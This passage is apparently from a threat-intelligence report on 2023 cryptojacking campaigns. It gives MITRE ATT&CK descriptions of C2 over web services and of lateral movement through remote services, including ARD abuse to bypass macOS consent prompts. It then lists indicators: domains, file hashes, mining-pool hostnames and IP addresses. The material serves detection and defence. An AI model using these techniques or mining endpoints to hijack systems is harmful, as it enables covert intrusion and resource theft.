Services](https://attack.mitre.org/techniques/T1021) in order to achieve remote Execution. (Citation: Powershell Remote Commands)(Citation: Cisco IOS Software Integrity Assurance - Command History)(Citation: Remote Shell Execution in Python)

**Name**

Web Service

**ID**

T1102

**Description**

Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2 may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to a compromise. Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection. Use of Web services may also protect back-end C2 infrastructure from discovery through malware binary analysis while also enabling operational resiliency (since this infrastructure may be dynamically changed).

**Name**

Remote Services

**ID**

T1021

**Description**

Adversaries may use [Valid Accounts](https://attack.mitre.org/techniques/T1078) to log into a service that accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user. In an enterprise environment, servers and workstations can be organized into domains. Domains provide centralized identity management, allowing users to login using one set of credentials across the entire network. If an adversary is able to obtain a set of valid domain credentials, they could login to many different machines using remote access protocols such as secure shell (SSH) or remote desktop protocol (RDP).(Citation: SSH Secure Shell)(Citation: TechNet Remote Desktop Services) They could also login to accessible SaaS or IaaS services, such as those that federate their identities to the domain. Legitimate applications (such as [Software Deployment Tools](https://attack.mitre.org/techniques/T1072) and other administrative programs) may utilize [Remote Services](https://attack.mitre.org/techniques/T1021) to access remote hosts. For example, Apple Remote Desktop (ARD) on macOS is native software used for remote management. ARD leverages a blend of protocols, including [VNC](https://attack.mitre.org/techniques/T1021/005) to send the screen and control buffers and [SSH](https://attack.mitre.org/techniques/T1021/004) for secure file transfer. (Citation: Remote Management MDM macOS)(Citation: Kickstart Apple Remote Desktop

commands)(Citation: Apple Remote Desktop Admin Guide 3.3) Adversaries can abuse applications such as ARD to gain remote code execution and perform lateral movement. In versions of macOS prior to 10.14, an adversary can escalate an SSH session to an ARD session which enables an adversary to accept TCC (Transparency, Consent, and Control) prompts without user interaction and gain access to data.(Citation: FireEye 2019 Apple Remote Desktop)(Citation: Lockboxx ARD 2019)(Citation: Kickstart Apple Remote Desktop commands)

# Domain-Name

| Value |
| --- |
| akuh.net |
| nicehash.md |

# StixFile

| Value |
| --- |
| 240fe01d9fcce5aae311e906b8311a1975f8c1431b83618f3d11aeaff10aede3 |
| 59d559982680c1e73472ee34dc37bed95503dff168b0d025c1fa634a19a925d7 |
| 0ad68d5804804c25a6f6f3d87cc3a3886583f69b7115ba01ab7c6dd96a186404 |
| 6ffafaa40005d4dff0436ac9b18cce45d99d6b106e840c0cad22fe08e31d2f5f |
| 787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c |
| 6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f |
| d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f |

# Hostname

| Value |
| --- |
| rx.unmineable.com |
| eu.luckpool.net |

# IPv4-Addr

| Value |
| --- |
| 175.118.126.65 |
| 185.156.179.225 |
| 176.113.81.186 |
| 194.87.254.160 |
| 185.87.48.183 |
| 185.122.204.197 |
| 194.87.252.159 |
| 185.221.154.208 |
| 185.154.53.140 |
| 31.184.240.34 |

# External References

- https://otx.alienvault.com/pulse/64f8af8b74448436508ed09e
- https://www.wiz.io/blog/cryptojacking-attacks-summer-2023